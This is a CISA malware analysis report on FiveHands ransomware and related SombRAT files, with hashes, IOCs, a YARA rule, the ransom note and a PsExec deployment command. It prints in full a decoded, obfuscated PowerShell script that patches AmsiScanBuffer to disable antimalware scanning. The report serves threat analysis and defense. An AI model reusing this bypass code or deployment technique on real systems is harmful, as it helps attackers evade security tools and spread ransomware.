
MAR-10324784-1.v1: FiveHands Ransomware
This article is contributed. See the original author and article here.
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Description
This Malware Analysis Report (MAR) is the result of analytic efforts by the Cybersecurity and Infrastructure Security Agency (CISA) to provide detailed analysis of 18 malicious files submitted to CISA. Eight of the files are open-source penetration testing and exploitation tools, one file is a new ransomware variant, which CISA refers to as FiveHands. The remaining files are associated with the SombRAT remote access trojan (RAT).
CISA is aware of a recent successful cyberattack against an organization using FiveHands ransomware, SombRAT, and open-source tools to ultimately steal information, obfuscate files, and demand a ransom. For more information, refer to Analysis Report AR21-126A.
CISA is distributing this MAR, which includes suggested response actions and recommended mitigation techniques, to enable network defense and reduce exposure to malicious activity.
For a downloadable copy of IOCs, see: MAR-10324784-1.v1.stix.
Submitted Files (18)
18229920a45130f00539405fecab500d8010ef93856e1c5bcabf5aa5532b3311 (RouterScan.exe)
2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12 (ServeManager.exe)
3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef (PsExec.exe)
495a0ccc38fb8f22b48025f030617978cf5fdc3df3fed32b1410ad47747ae177 (rclone.exe)
4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40 (WwanSvc.txt)
5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c (netscan.lic)
5f312e137beb1ce75f8fdf03a59e1b3cba3dc57ccc16e48daee3ee52c08fa149 (s3browser-9-5-3.exe)
7d57e0ba8b36ec221b16807ce4e13a1125d53922fa50c3827a5ebd6811736ffd (grabff.exe)
911a88fe16efca24206f1786242615596e67a9336bc670c1e44a33727987d886 (WwanSvc.c__2)
a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789 (netscan.exe)
a7f5097c0d991c9bbd5f2694ec8c9b484e2ab583d362c42c30556f1271cc8aaa (WwanSvc.a__2)
bfc50bf40aae3b41d77169fba45c332b8c60406b403af647f1bb083918a33b9e (59fb3174bb34e803)
c0a214a60daac6f0ba01ce9128d42bb2d8e81909f4b87963de340ab8627a6b0b (WwanSvc.b__2)
c5a1dbb49ff72a69ac7c52b18e57a21527bc381077b1cea12c3a40e9e98ae6cd (WwanSvc.b)
ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc (WwanSvc.bat)
d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32 (WwanSvc.c)
dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291 (WwanSvc.a)
e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7 (netscan.xml)
Domains (1)
feticost.com
IPs (1)
51.89.50.152
a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789
Tags
reconnaissance
Details
| Name | netscan.exe |
|---|---|
| Size | 16539648 bytes |
| Type | PE32+ executable (GUI) x86-64, for MS Windows |
| MD5 | 132071dc69b875d239f133984655a26a |
| SHA1 | 398d769e0d478175acbdbe9a790b2f6982110e8d |
| SHA256 | a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789 |
| SHA512 | d1263b794b7f0061354f60203a8182d5e34d49347708102712e844f06cd74f4d9d49e2a7e43457b5555a77aefba36c129d2fc01bc7955de277dbe1b0f723cf56 |
| ssdeep | 393216:2qYAOa2Y/FPGk5oEwxnGNqsnFZur3Ilmsi2e2fkK5:vfN |
| Entropy | 6.000632 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date | 2020-08-06 20:31:49-04:00 |
|---|---|
| Import Hash | 4e157a70f40af9369da3829aa8ddec74 |
| Company Name | SoftPerfect |
| File Description | Multipurpose IPv4/IPv6 network scanner |
| Internal Name | None |
| Legal Copyright | 2003-2020 SoftPerfect Pty Ltd |
| Original Filename | None |
| Product Name | SoftPerfect Network Scanner |
| Product Version | 7.2.9.0 |
PE Sections
| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| ad11d214295fb4d9adbd1a066255e7e8 | header | 1024 | 2.500134 |
| fbbeea3396c7ca2cd30104101f97dd27 | .text | 12265984 | 5.683312 |
| d425ff242ca206cce40263fb2d78352e | .data | 1124352 | 5.248152 |
| d41d8cd98f00b204e9800998ecf8427e | .bss | 0 | 0.000000 |
| 1e3b134f1ab07c35cd49080aedf68c18 | .idata | 27648 | 4.329594 |
| 5d470e5b330b899ac683ef2627311ffa | .didata | 7168 | 3.476858 |
| 452453fac6e2a76251515b28f624b92c | .edata | 512 | 1.885498 |
| d41d8cd98f00b204e9800998ecf8427e | .tls | 0 | 0.000000 |
| 7a90a77855dd773a08f7d918f96281ff | .rdata | 512 | 1.435338 |
| 16417b0690d1cef091d32e0a12f00e3b | .pdata | 544768 | 6.558393 |
| 990e366d847735de51e2a9176ecadaec | .rsrc | 2567680 | 6.480051 |
Relationships
| a710f573f7… | Created | e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7 |
| a710f573f7… | Related_To | 5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c |
Description
This artifact is a stand-alone version of the SoftPerfect Network Scanner, version 7.2.9 for 64-bit operating systems. Information from the SoftPerfect website follows:
–Begin information–
“SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices, via WMI, SNMP, HTTP, SSH and PowerShell. It also scans for remote services, registry, files and performance counters; offers flexible filtering and display options and exports NetScan results to a variety of formats from XML to JSON.”
–End information–
The utility can also be used with Nmap for vulnerability scanning. The utility will generate a report of its findings called ‘netscan.xml’ (e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7).
e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7
Tags
reconnaissance
Details
| Name | netscan.xml |
|---|---|
| Size | 41200 bytes |
| Type | XML 1.0 document, ASCII text, with CRLF line terminators |
| MD5 | e1c8bb6fa3e7fe03320313e568c796c4 |
| SHA1 | 1ce6808e65b517b3305f397af868168f3f8cd24b |
| SHA256 | e4b67b8ffcc1ed95d3ff26622ab4c67a329f76bd76d0f523f5986e67969354b7 |
| SHA512 | 2a1b9d06d9c6c3b607dc1b5bf48645ef4a47adaff4a193ab77cf416505a8eed8104250bff74de68135cdccb883bff517b71f3c469b77dc06a60c53614cbba0bd |
| ssdeep | 384:x7noJi3jCFQU6imIyHc+j8/H/fy/fJ/fq/uIpMfBxakR5NmSN1Sv:RnOQXI+j8/H/fy/fJ/fq/uTf7rNmS2v |
| Entropy | 4.852693 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| e4b67b8ffc… | Created_By | a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789 |
Description
This artifact is an Extensible Markup Language (XML) document reporting scanning results for the SoftPerfect Network Scanner program. The XML document indicates that a random scan was conducted to identify hostnames on a network and search for web servers, file servers, database servers as well as search for any open Remote Desktop Protocol (RDP) ports for several subnets of unroutable Internet Protocol (IP) addresses.
5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c
Tags
reconnaissance
Details
| Name | netscan.lic |
|---|---|
| Size | 807 bytes |
| Type | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators |
| MD5 | 49bda214f3c635209d2657ca2d395400 |
| SHA1 | 55ec058fee5c6eeb0f2a492c444371bc11e2edb8 |
| SHA256 | 5608c12872229acd84f33bf6c667a1b43d112594b2b5f47f923d631bcce6090c |
| SHA512 | a177596594195f83288b94ee6327e7d76bb7465a7745d43eff20609324ee194816c0aa7dd3580c6992536e28361e4e39fb228bb9f449b0bc427fea9e40303d6d |
| ssdeep | 12:TMGBMWHA+1llfFNKNu9Mdhy96v7C61mnKb3vEjycE1IKV7X5ThQaisyoMkZtE/jQ:3BMY5jPMdnGpKL8cVr5TyoFXmYdz |
| Entropy | 5.985489 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| 5608c12872… | Related_To | a710f573f73c163d54c95b4175706329db3ed89cd9337c583d0bb24b6a384789 |
Description
To unlock all of the features of the SoftPerfect Network Scanner, a license is required. This artifact is the Network Scanner license that was included with this submission. The license name is ‘DeltaFoX’.
3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef
Tags
trojanutility
Details
| Name | PsExec.exe |
|---|---|
| Size | 339096 bytes |
| Type | PE32 executable (console) Intel 80386, for MS Windows |
| MD5 | 27304b246c7d5b4e149124d5f93c5b01 |
| SHA1 | e50d9e3bd91908e13a26b3e23edeaf577fb3a095 |
| SHA256 | 3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef |
| SHA512 | bec172a2f92a95796199cfc83f544a78685b52a94061ce0ffb46b265070ee0bcc018c4f548f56018bf3ff1e74952811b2afb6df79ab8d09f1ec73c9477af636b |
| ssdeep | 3072:Yao79VuJ6titIi/H7ZUFgllxiBD+P5xWr3geNtdS+DlGttzhA9HY4ZUFxPkwlmlP:YaSq4TBWISSTgu7DlGtEC1xn/O5r4S |
| Entropy | 6.384233 |
Antivirus
| Filseclab | Trojan.Generic.dlwa |
|---|---|
| Sophos | App/PsExec-Gen |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date | 2016-06-28 14:43:09-04:00 |
|---|---|
| Import Hash | c1e59519b5e5d84af07afa6f5a8625f1 |
| Company Name | Sysinternals – www.sysinternals.com |
| File Description | Execute processes remotely |
| Internal Name | PsExec |
| Legal Copyright | Copyright (C) 2001-2016 Mark Russinovich |
| Original Filename | psexec.c |
| Product Name | Sysinternals PsExec |
| Product Version | 2.2 |
PE Sections
| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| 7cfa223c41f292fcbcf6b4bc2450b9d8 | header | 1024 | 2.762995 |
| c9b5782085d470d0c2311dc4aaa3e135 | .text | 99840 | 6.586757 |
| c584cc8d01770f418f361866f1875866 | .rdata | 59392 | 4.596671 |
| 5172fd3fffd89c75d05b1f62ba527455 | .data | 9216 | 2.182345 |
| bfbb6b1ebaff1f3ff6874d8100f7a64b | .rsrc | 147456 | 6.378895 |
| 71d427456a8bd35b3821f185880b287a | .reloc | 6144 | 6.631418 |
Packers/Compilers/Cryptors
| Microsoft Visual C++ ?.? |
Description
This artifact is the legitimate remote administration program, called psexec.exe. This tool is part of Microsoft’s Sysinternals tool suite. This utility was used to execute the program ServeManager.exe with the following arguments:
—Begin Command Line Arguments—
psexec.exe -d @comps.txt -s -relatime -c ServeManager.exe -key xxxxxxxxxxxxxxxx
—End Command Line Arguments—
The above arguments are defined as follows:
—Begin Argument Definitions—
-d –> Run psexec.exe without any prompts.
@ –> Remotely access this list of hostnames/IP addresses.
-s –> Run the program with system level privileges.
-relatime –> This is a typo. This should be -realtime, or run this process before any other process.
-c –> Copy the program to the remote system before executing.
—End Argument Definitions—
2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12
Tags
dropperobfuscatedtrojan
Details
| Name | ServeManager.exe |
|---|---|
| Size | 253456 bytes |
| Type | PE32 executable (GUI) Intel 80386, for MS Windows |
| MD5 | c095498fc44d680ad8b4efeb014d339f |
| SHA1 | ad571ef3c255c8806a09d50ac504cf4bfce8aca0 |
| SHA256 | 2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12 |
| SHA512 | 029202e8a32f36b8496bb4a09525fa372feec264e9cf1864f469676b7e1560b2bc7917e7799636de8d2e7df7f568e9418c49ac9fa3f1aba91ececd138bcacb51 |
| ssdeep | 6144:tVgUc9JwBsHC/WwblTClkO0hoS19E42nXkBIC:t09WBsH2WwbFCeO0X6XjC |
| Entropy | 7.609914 |
Antivirus
| Ahnlab | Malware/Win32.Trojan |
|---|---|
| Bitdefender | Gen:Variant.Zusy.375932 |
| ESET | a variant of Win32/Filecoder.DeathRansom.F trojan |
| Emsisoft | Gen:Variant.Zusy.375932 (B) |
| Ikarus | Trojan-Ransom.DeathRansom |
| K7 | Riskware ( 0040eff71 ) |
| Lavasoft | Gen:Variant.Zusy.375932 |
| Microsoft Security Essentials | Ransom:Win32/FileCryptor.PAC!MTB |
| NANOAV | Trojan.Win32.Redcap.itrfgt |
| Systweak | malware.generic |
| VirusBlokAda | Trojan.Tiggre |
| Zillya! | Trojan.Filecoder.Win32.18232 |
YARA Rules
- rule CISA_10324784_01 : ransomware trojan loader FIVEHANDS
{
meta:
Author = “CISA Code & Media Analysis”
Incident = “10324784”
Date = “2021-03-23”
Last_Modified = “20210323_1100”
Actor = “n/a”
Category = “Ransomware Trojan Loader”
Family = “FIVEHANDS”
Description = “Detects Five Hands Ransomware Loader”
MD5_1 = “c095498fc44d680ad8b4efeb014d339f”
SHA256_1 = “2703aba98d6ecf0bf0b5aafe70edc4bc14d223a11021990bfb10acf5641d3a12”
strings:
$s0 = { 2D 00 6B 00 65 00 79 }
$s1 = “GetCommandLineW”
$s2 = “CommandLineToArgvW”
$s3 = { 81 39 50 45 00 00 }
$s4 = { B9 4D 5A 00 00 }
$s5 = { 8B C3 C1 E8 10 83 E9 10 0F B6 C0 }
$s6 = { 8B CA C1 E9 08 0F B6 D1 8B 4D F0 C1 E9 10 0F B6 C9 }
$s7 = { 8B 3C 96 03 F9 33 F6 }
$s8 = { 85 C0 74 02 FF D0 }
condition:
all of them
}
ssdeep Matches
No matches found.
PE Metadata
| Compile Date | 2021-01-19 02:05:55-05:00 |
|---|---|
| Import Hash | 8517cf209c905e801241690648f36a97 |
PE Sections
| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| f5922d8b7fdbacccee657c9937f420c0 | header | 1024 | 2.699721 |
| 69651f6a58de87e3d888a2a5260db050 | .text | 68608 | 6.686025 |
| 174a90746e521c22a6d696e5c1f071ee | .rdata | 27648 | 5.194163 |
| b3d0dd819218729fc349c63ce16b6252 | .data | 2560 | 2.221845 |
| bd90dc8684f5b3e44d9b014e286e1319 | .rsrc | 512 | 4.710061 |
| 4c6042cddd17092933f1f367920cc3b6 | .reloc | 5120 | 6.461440 |
Packers/Compilers/Cryptors
| Microsoft Visual C++ ?.? |
Description
This artifact is a 32-bit executable file that is executed using the Microsoft Sysinternals remote administration tool, psexec.exe. When the program is executed it will attempt to load into memory a large embedded module that is decoded with a supplied key, ‘xxxxxxxxxxxxxxxx’. The module is decoded in memory and checked to verify that it has a PE header. If the header is verified, the payload is executed.
The payload is a 32-bit executable file that is used to encrypt files on the victim’s system to extort a ransom. When the ransomware is executed, it will enumerate files and folders on the system and encrypt files with the extensions, .txt, .chm, .dat, .ocx, .js, .tlb, .vbs, .sys, .lnk, .xml, .jpg, .log, .zip, .htm, .ini, .gif, .html, .css, and others. Key system files are not encrypted.
The ransomware uses a public key encryption scheme called “NTRUEncrypt”. To thwart the recovery of the data, it uses Windows Management Instrumentation (WMI) to enumerate Volume Shadow copies using the command “ select * from Win32_ShadowCopy” and then deletes copies by ID (Win32_ShadowCopy.ID). The malware will also encrypt files in the recovery folder at C:Recovery. After the files are encrypted the program will write a ransom note to each folder and directory on the system called ‘read_me_unlock.txt’. The following is the content of the ransom note:
—Begin Ransom Note—
Hello, you were hacked, and your files were encrypted. ! Do not try to change the file extensions yourself, it may result in an error during decryption! Contact us and we can solve it all.
If you start an independent recovery, or contact the police and other authorities, we will continue, but this time for all your clients. We also want to assure you of our seriousness, in case of refusal from the dialogue, we will use not one, 0 day, but several, also your source codes will be sold from auctions in 5 hands.
Email contact: xxxxxxxxxxxx[@]protonmail.com
OR
— Contact with us by method below
1) Open this website in TOR browser: hxxp[:]//xxxxxxxxxxxxxxxx.onion/xxxxxxxxxxxxxxxxxxxx
2) Follow instructions in chat.
—End Ransom Note—
ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc
Tags
backdoorloadertrojan
Details
| Name | WwanSvc.bat |
|---|---|
| Size | 247 bytes |
| Type | DOS batch file, ASCII text, with CRLF line terminators |
| MD5 | 1f6495ea7606a15daa79be93070159a8 |
| SHA1 | fdf9b1098480dd4145d7d39dc1b75fb6180e09ec |
| SHA256 | ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc |
| SHA512 | 55abb0a936c3631e424748085b353e67ca8209006e92365c3fd3f256569f05ae99efeff818d1eefabba47fb11f59644c0e926027c30fbe076eee4dd899013815 |
| ssdeep | 6:hsQLpjR9nyDzLgyKBM3S1R1KCsu2xKRYPdpVjku5HjJVGnyn:CQdjR9nYLgyaIS1PKC2l1pVh5HjJsny |
| Entropy | 5.360619 |
| Path | C:ProgramDataMicrosoftWwanSvc |
Antivirus
| Ahnlab | Backdoor/BAT.Runner |
|---|---|
| Microsoft Security Essentials | Trojan:BAT/Somrat |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| ccacf4658a… | Used | 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40 |
Description
This artifact is a batch file. When executed it will invoke PowerShell, which decodes and executes a base64 encoded PowerShell script called “WwanSvc.txt” (4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40) in the path C:ProgramDataMicrosoftWwanSvc.
4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40
Tags
loaderobfuscated
Details
| Name | WwanSvc.txt |
|---|---|
| Size | 9838 bytes |
| Type | ASCII text, with very long lines, with CRLF line terminators |
| MD5 | 3c3770c42665416a9b3f2deda1056aed |
| SHA1 | b93122942f58693936f060224d1b798ff23fe547 |
| SHA256 | 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40 |
| SHA512 | b9a04d2109746c37f73f1d651532e8ccf63b21756a9da920b0aab331deb9ad5c506e7a856e137a7965ec11c7742940583d5c197d7e472b23eb9c59476d9be9ae |
| ssdeep | 192:ZxFpwcjL3ceUZQR2Z1Pgk4HxE8TDEGJ5PWJ/LVkZCfjDR5CBtDKLODZAaxeS9gNm:ZxFpjMeUiygk4HyiHvujSZCbstuCrg0v |
| Entropy | 5.663394 |
| Path | C:ProgramDataMicrosoftWwanSvc |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| 4de1bd4b1b… | Used | dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291 |
| 4de1bd4b1b… | Used | d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32 |
| 4de1bd4b1b… | Used_By | ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc |
Description
This artifact is a Base64 encoded PowerShell script that is decoded and executed by WwanSvc.bat (ccacf4658ae778d02e4e55cd161b5a0772eb8b8eee62fed34e2d8f11db2cc4bc). The decoded content of the file follows:
—Begin Decoded PowerShell Script—
Function ge`T-proCad`dreSS
{
Param
(
[OutputType([IntPtr])]
[Parameter( poSITion = 0, MAnDAToRY = ${t`RuE} )]
[String]
${mo`DUlE},
[Parameter( PosITion = 1, MAnDatoRy = ${TR`Ue} )]
[String]
${PRo`CED`UrE}
)
${sYsT`e`mAsSE`mbly} = [AppDomain]::”cUrr`eN`Tdo`maIN”.”g`EtasS`emblieS”() | W`He`Re-ObJECt { ${_}.”GL`OBA`LAs`sEm`Bl`ycAcHE” -And ${_}.”LOCA`T`IOn”.”s`plIT”(((‘{0}{0}’) -f [ChAR]92))[-1].”eQU`Als”((‘Sys’+’tem.dl’+’l’)) }
${uNs`AFe`N`ATiV`emethoDs} = ${s`yStEM`ASS`E`mbLY}.”Getty`pe”((‘Mic’+’roso’+’ft.’+’Win’+’32.U’+’nsafeN’+’at’+’i’+’ve’+’Methods’))
${g`eTmo`DuLE`Han`d`LE} = ${uNSAF`E`NAtIVE`Met`H`O`ds}.”gE`TmethOd”((‘G’+’etModule’+’Hand’+’le’))
${G`EtpROCa`d`dre`sS} = ${unS`AFEnA`T`iVEmE`ThoDs}.”g`ETMe`THoD”((‘GetPr’+’oc’+’Addr’+’ess’), [reflection.bindingflags] (‘Publi’+’c,Sta’+’t’+’i’+’c’), ${n`UlL}, [System.Reflection.CallingConventions]::”A`Ny”, @((NE`w-OBj`ECT (‘S’+’y’+(‘ste’+’m’+’.R’)+(‘un’+’time’+’.Int’)+’er’+(‘op’+’Se’)+’r’+’v’+(‘ice’+’s.Han’+’d’)+(‘le’+’R’)+’ef’)).”G`ettYPe”(), [string]), ${N`ULl});
${KErN`3`2`HA`NDLe} = ${gEtMoD`U`leha`NDLE}.”in`VOkE”(${nu`ll}, @(${m`OdU`lE}))
${t`M`pPTr} = ne`w-`obJEcT ((‘IntP’+’t’)+’r’)
${H`A`N`dLERef} = N`eW-OB`je`cT (‘Sy’+’s’+’te’+(‘m’+’.’+’Runt’)+’i’+(‘m’+’e.Inte’+’rop’+’Se’+’rvices.Ha’)+(‘n’+’dl’)+(‘eRe’+’f’))(${tM`pP`TR}, ${K`ERn32H`AnD`Le})
Wr`ItE-ouTP`UT ${gETp`RO`c`AdDRE`Ss}.”i`N`VOke”(${nu`LL}, @([System.Runtime.InteropServices.HandleRef]${h`A`Ndle`REF}, ${Pro`Ced`Ure}))
}
Function G`E`TdELtYPE
{
Param
(
[OutputType([Type])]
[Parameter( POSItion = 0)]
[Type[]]
${Pa`R`AMeT`eRs} = (New-`oB`ject ((‘T’+’ype’)+'[]’)(0)),
[Parameter( poSitIon = 1 )]
[Type]
${rE`T`UrntYpE} = [Void]
)
${d`OmaIN} = [AppDomain]::”cUrRenTdOM`A`In”
${DYN`AssE`mBLY} = NEW`-oBje`CT (‘S’+’y’+(‘stem.’+’Re’+’fl’)+(‘ec’+’ti’)+(‘on.’+’As’)+(‘s’+’emb’)+(‘l’+’yN’)+(‘a’+’me’))((‘Ref’+’lec’+’ted’+’De’+’leg’+’ate’))
${AssEM`Bl`y`BU`ild`Er} = ${d`OMa`IN}.”defiNED`yNa`Mi`C`ASs`eM`Bly”(${DY`NasSEmB`lY}, [System.Reflection.Emit.AssemblyBuilderAccess]::”r`Un”)
${mOD`UL`EBUil`dEr} = ${AsSemBlyB`Ui`Ld`ER}.”DeF`I`NE`dynA`MicmoD`UlE”((‘InMe’+’m’+’ory’+’Mo’+’dule’), ${F`Alse})
${T`yP`eB`UiLdeR} = ${m`oDuleBUILD`eR}.”dEfIn`Et`Ype”((‘md’+’elty’+’pe’), (‘Class, Public’+’, Sealed, ‘+’Ans’+’i’+’C’+’lass, ‘+’A’+’u’+’toC’+’la’+’s’+’s’), [System.MulticastDelegate])
${CON`sTR`UctOR`BuILdeR} = ${TypE`Bui`ld`er}.”De`FiN`ECoNs`TrucT`OR”((‘RT’+’Special’+’Na’+’me’+’, HideBySi’+’g’+’, Publi’+’c’), [System.Reflection.CallingConventions]::”s`TANda`Rd”, ${PArame`Te`Rs})
${construc`T`o`RbUi`LdER}.”sEt`I`MpLeMEnTA`TiON`Flags”((‘Runti’+’me’+’,’+’ Managed’))
${m`Eth`od`BUI`ldEr} = ${T`YPEB`U`iLdER}.”dE`FiN`eMeT`hOD”(‘Invoke’, (‘Pu’+’blic, ‘+’Hid’+’eBy’+’Sig,’+’ New’+’S’+’l’+’ot, ‘+’V’+’irtual’), ${RETUr`Nt`yPe}, ${par`AMET`ErS})
${M`e`ThODbui`lDeR}.”S`eti`mplEmEnTAT`ioNf`lAGs”((‘Runti’+’me,’+’ Man’+’a’+’g’+’ed’))
w`RiTe-`oUtPUt ${t`YP`eBu`IlDEr}.”cr`E`AtETy`Pe”()
}
Function g`EtW32
{
${W`32} = New`-oBje`cT ((‘Sy’+’s’)+(‘tem.O’+’bje’)+’ct’)
${Vp`A`dDR} = Ge`T-pr`OCaddRess ((‘ke’+’rn’)+’el’+(’32’+’.d’+’ll’)) (‘V’+(‘i’+’rtu’+’alPr’)+’o’+(‘tec’+’t’))
${VpD`el} = gEt`D`elT`Ype @([IntPtr], [UIntPtr], [UInt32], [UInt32].”mA`K`EbyR`e`FType”()) ([Bool])
${V`p} = [System.Runtime.InteropServices.Marshal]::”gETD`ElEgAte`FORfUnCTI`oNP`oINt`Er”.Invoke(${VP`Ad`dR}, ${v`PDEL})
${W`32} | aD`d-`m`eMbEr ((‘Not’+’e’)+(‘Pr’+’oper’)+’t’+’y’) -Name ((‘V’+’irtu’)+’al’+(‘P’+’ro’+’tec’)+’t’) -Value ${v`P}
${wPM`AdDr} = gE`T`-P`ROc`AddRess ((‘ke’+’rne’)+(‘l3’+’2’)+(‘.d’+’ll’)) (‘W’+(‘r’+’ite’)+’P’+(‘ro’+’ce’)+(‘s’+’sM’)+(‘e’+’mory’))
${W`Pmdel} = GeT`d`eLTyPE @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].”MAkE`ByrEFT`YpE”()) ([Bool])
${w`pM} = [System.Runtime.InteropServices.Marshal]::”GE`Tdel`egATE`FoR`FUNc`T`i`OnPOiNTER”.Invoke(${WP`mA`Ddr}, ${WP`m`del})
${W`32} | AD`d`-member -MemberType ((‘No’+’t’)+’eP’+(‘rop’+’er’)+’ty’) -Name (‘Wr’+’it’+(‘eP’+’r’)+’o’+(‘ce’+’s’+’sMemory’)) -Value ${W`Pm}
${GETMoDu`L`e`Ha`NdLeAdDR} = g`Et-pROCAdd`R`eSS ((‘ker’+’n’)+’e’+’l’+(’32’+’.’+’dll’)) (‘Ge’+’t’+(‘M’+’od’)+(‘u’+’le’)+(‘Ha’+’ndl’+’eA’))
${gET`Mo`dUleHa`N`dLEDELegAte} = geT`DELT`Y`pE @([String]) ([IntPtr])
${Get`moDU`leH`ANDLE} = [System.Runtime.InteropServices.Marshal]::”GET`DElEGATEFor`F`U`N`CtION`POi`NTeR”.Invoke(${GeTmod`U`LeHa`NdL`eAddr}, ${ge`T`Mo`DUlEhAN`Dled`eLeGAte})
${W`32} | Add-Me`mB`ER (‘No’+(‘te’+’P’+’rop’)+(‘er’+’ty’)) -Name ((‘Get’+’M’)+’od’+(‘ule’+’Han’+’dle’)) -Value ${g`et`MoDUL`EH`ANDlE}
${GEtpr`Oc`ADdRessA`DdR} = gEt-pR`o`C`ADDrE`sS ((‘k’+’er’)+’ne’+(‘l32’+’.’)+(‘d’+’ll’)) (‘Ge’+’t’+(‘P’+’ro’)+’cA’+(‘ddr’+’ess’))
${gEt`ProCADDRE`SSdE`LegA`Te} = GEtD`eLT`y`pe @([IntPtr], [String]) ([IntPtr])
${Get`prOcaDd`R`ESS} = [System.Runtime.InteropServices.Marshal]::”GET`d`ElEgAT`E`FORfUNct`Io`N`pO`inTeR”.Invoke(${GeTpROCA`Ddr`e`S`Sa`DDr}, ${geTp`RoCadD`R`EssDeLEG`ATe})
${w`32} | ADD`-m`EmBer -MemberType (‘No’+’te’+(‘P’+’ro’)+(‘pe’+’rty’)) -Name ((‘G’+’et’)+’P’+(‘rocAd’+’dre’)+’s’+’s’) -Value ${Ge`Tp`ROCaDDrE`SS}
${mE`Mc`py`AdDr} = Ge`T-pR`oC`Add`REss (‘ms’+(‘vc’+’rt.’)+(‘d’+’ll’)) ((‘m’+’em’)+(‘c’+’py’))
${MeM`c`pydeLE`GatE} = g`et`DeLtyPE @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
${M`EmcpY} = [System.Runtime.InteropServices.Marshal]::”Ge`TDelegATEfOrf`UnC`TiONP`OINT`Er”.Invoke(${m`EmCPY`Ad`DR}, ${me`Mcpy`de`legatE})
${W`32} | aDd-M`eMb`ER -MemberType ((‘No’+’t’)+’e’+(‘P’+’ro’)+(‘pert’+’y’)) -Name (‘me’+’m’+(‘cp’+’y’)) -Value ${ME`mc`pY}
return ${W`32}
}
[UInt32]${O`LdPrOtectFl`Ag} = 0
${W`i`N32} = GEt`W32
${a`mSi} = ${W`in32}.”G`Et`mODulehA`Ndle”.”iNvO`KE”((‘ams’+’i’+’.dll’))
if (${aM`Si} -ne 0) {
${P`ROC} = ${w`in`32}.”G`etPROCAD`dr`ess”.”In`Vo`kE”(${a`MSI}, (‘A’+’m’+’s’+’iScanB’+’uffer’))
if (${P`Roc} -ne 0) {
if ([IntPtr]::”sI`zE” -eq 8) {
${paT`cH} = @( 0x48, 0x31, 0xC0, 0xC3 )
} else {
${pAT`Ch} = @( 0x31, 0xC0, 0xC3 )
}
${r`es} = ${wI`N`32}.”Vi`RtUaLpRoT`E`CT”.”I`NVoKE”(${P`RoC}, [UInt32]${pA`TcH}.”LEn`GTH”, 0x40, [Ref]${OldproT`e`c`TF`Lag})
if (${R`Es} -ne 0)
{
for (${Of`Fs`et} = 0; ${offs`ET} -lt ${PAt`cH}.”lENg`Th”; ${oFF`s`Et}++)
{
[System.Runtime.InteropServices.Marshal]::”Wr`iT`EbY`Te”.Invoke(${P`Roc}, ${Of`FseT}, ${p`AT`cH}[${OfFs`ET}]);
}
}
}
}
